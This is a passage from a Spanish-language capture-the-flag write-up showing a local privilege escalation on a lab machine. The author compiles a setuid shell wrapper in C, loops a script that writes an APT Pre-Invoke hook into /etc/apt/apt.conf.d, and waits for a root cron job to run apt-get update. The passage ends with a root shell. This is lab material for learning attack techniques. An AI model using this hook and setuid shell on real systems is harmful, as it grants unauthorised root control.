hay una explicacion con ejemplos. En este caso tenemos el vector de ataque claro, deberemos crear un script, almacenarlo en esa carpeta y se ejecutara cuando cron lance /usr/bin/apt-get update.
Podriamos hacer algo simple que nos hiciese un cat de la flag de root, pero yo quiero una shell y para eso voy a utilizar mi querida sushi
sushi.c
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdlib.h>
#include <stdio.h>

  int main(void)
 {

    uid_t uid, euid;
    uid = getuid();
    euid = geteuid();

    setreuid(euid, euid);
    system("/bin/bash");

    return 0;

 }
Vamos a compilarla en un directorio temporal de trabajo
john@writer:/tmp/lorka$ gcc sushi.c -o sushi
john@writer:/tmp/lorka$ ls -alt
total 32
drwxrwxrwt 15 root root  4096 Aug  3 21:17 ..
-rwxrwxr-x  1 john john 16832 Aug  3 21:17 sushi
drwxrwxr-x  2 john john  4096 Aug  3 21:17 .
-rw-rw-r--  1 john john   259 Aug  3 21:17 sushi.c
Ahora vamos a generar un script con APT::Update::Pre-Invoke para darle permisos setuid
APT::Update::Pre-Invoke {"/usr/bin/chown root /tmp/lorka/sushi;/usr/bin/chmod a+rx /tmp/lorka/sushi;/usr/bin/chmod u+s /tmp/lorka/sushi";};
Podria colocarlo directamente en el directorio de destino, pero tengo un rm schedulado que me da la lata y tendria que hilar muy fino, por lo que voy a meterlo en un script en bash y lanzarlo con un while true para asegurarme el exito
xpl.sh
#!/usr/bin/env bash
cat << EOF > /etc/apt/apt.conf.d/100update
APT::Update::Pre-Invoke  {"/usr/bin/chown root /tmp/lorka/sushi;/usr/bin/chmod a+rx /tmp/lorka/sushi;/usr/bin/chmod u+s /tmp/lorka/sushi";};
EOF
Lo lanzamos y esperamos unos minutos a que pase el cron..
john@writer:/tmp/lorka$ while true;do ./xpl.sh;done

.... unos minutos despues....

john@writer:/tmp/lorka$ ls -alt
total 36
drwxrwxrwt 15 root root  4096 Aug  3 21:34 ..
drwxrwxr-x  2 john john  4096 Aug  3 21:28 .
-rwxrwxr-x  1 john john   208 Aug  3 21:28 xpl.sh
-rwsrwxr-x  1 root john 16832 Aug  3 21:17 sushi
-rw-rw-r--  1 john john   259 Aug  3 21:17 sushi.c

john@writer:/tmp/lorka$ ./sushi
root@writer:/tmp/lorka# id
uid=0(root) gid=1001(john) groups=1001(john),1003(management)
root@writer:/tmp/lorka# ls /root/
root.txt  snap